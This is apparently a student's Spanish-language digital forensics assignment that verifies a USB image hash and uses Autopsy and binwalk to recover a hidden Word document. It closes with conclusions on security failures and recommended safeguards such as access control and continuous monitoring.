a) Descarga de la imagen y comprobación de la integridad de esta imagen mediante la comprobación de su hash.

Los hashes coinciden, por tanto la imagen datosPen.E01 no ha sido alterada y es íntegra.

Utilizamos el comando "sha1sum datosPen.E01"





b) Análisis de la imagen del pen de modo que compruebes si existe algún fichero que está corrompido, por lo que se ha podido modificar algún dato de los valores de sus cabeceras y ser ilegibles.

Vamo a analizar la imagen con la herramienta autopsy, para ello ejecutamos el siguiente comando en la consola: “sudo autopsy”

Establecemos un nombre para el caso


En el apartado de keyword search, buscamos la palabra felicidad y nos da dos sectores







Vamos a analizar el sector “Sector24166” lo descargamos en forma Hexadecimal. (se ve que apunta al directorio 528 y al archivo c:/imagenes/joker.jfif)

Descomprimimos el fichero descargado y vemos que es un archivo .raw




Vemos que contiene un archivo .rar llamado “179.rar” y dentro se encuentra el documento “Fórmula de la felicidad.docx” que nos reporta un error al intentar abrirlo.






Descargamos el archivo al que apuntaba el Sector24166 y descargarlo.




Vemos los metadatos del archivo y analizamos el contenido binario del archivo




c) Localizar el fichero sustraído en la información. Puede que esta información no esté a la vista, sino que esté ofuscada en otro fichero.


Como hemos visto antes, el Sector24166 apuntaba a un archivo .jfif, analizamos los metadatos y extraemos/descomprimimos lo que contiene con el comando “binwalk -e nom_fichero”



Vemos que también contiene el fichero .raw que habíamos encontrado antes, como nos es imposible abrirlo, vamos a probar a convertirlo a formato.zip y descomprimir ese archivo recién creado.



Se nos crean varias carpetas y ficheros .xml y en el fichero document.xml encontramos la frase “Vive y sé feliz”.



Apartado 4: Conclusiones del análisis realizado.
Responde a las siguientes cuestiones:
a) Tras la obtención de todas las evidencias, ¿dónde crees aspectos crees que falló principalmente la seguridad de la empresa? Indica dos aspectos.

- Falta de concienciación y formación personal: el usuario descargó y ejecutó un software de origen desconocido sin verificar su autenticidad. Esto indica una falta de formación en ciberseguridad y concienciación sobre los riesgos asociados a la descarga y ejecución de archivos no verificados.
- Insuficiente control de acceso y monitoreo: la comunicación inusual entre los equipos no fue detectada hasta que el sistema IDS SIEM lo señaló. Esto sugiere que no había un monitoreo proactivo y continuo de la red para identificar los comportamientos anómalos a tiempo real.

b) ¿qué salvaguardas llevarías a cabo para reducir el riesgo de volver a sufrir un incidente similar? Indica al menos dos salvaguardas.
Para reducir el riesgo de volver a sufrir un intrigante similar:

- Implementar un control de acceso más estricto, como la autenticación multifactor y políticas de privilegios mínimos, para asegurar que solo el personal autorizado tenga acceso a los recursos críticos. Además, asegurar de que todos los sistemas y software estén actualizados con los últimos parches de seguridad para reducir así las vulnerabilidades explotables.
- Monitoreo continuo: establecer un sistema de monitoreo de la red y los sistemas para detectar actividades sospechosas en tiempo real. Utilizar herramientas avanzadas de detección de amenazas y análisis de comportamiento. Además, se podría realizar una auditoría de seguridad de forma regular para evaluar la efectividad de las medidas de seguridad implementadas y detectar posibles brechas.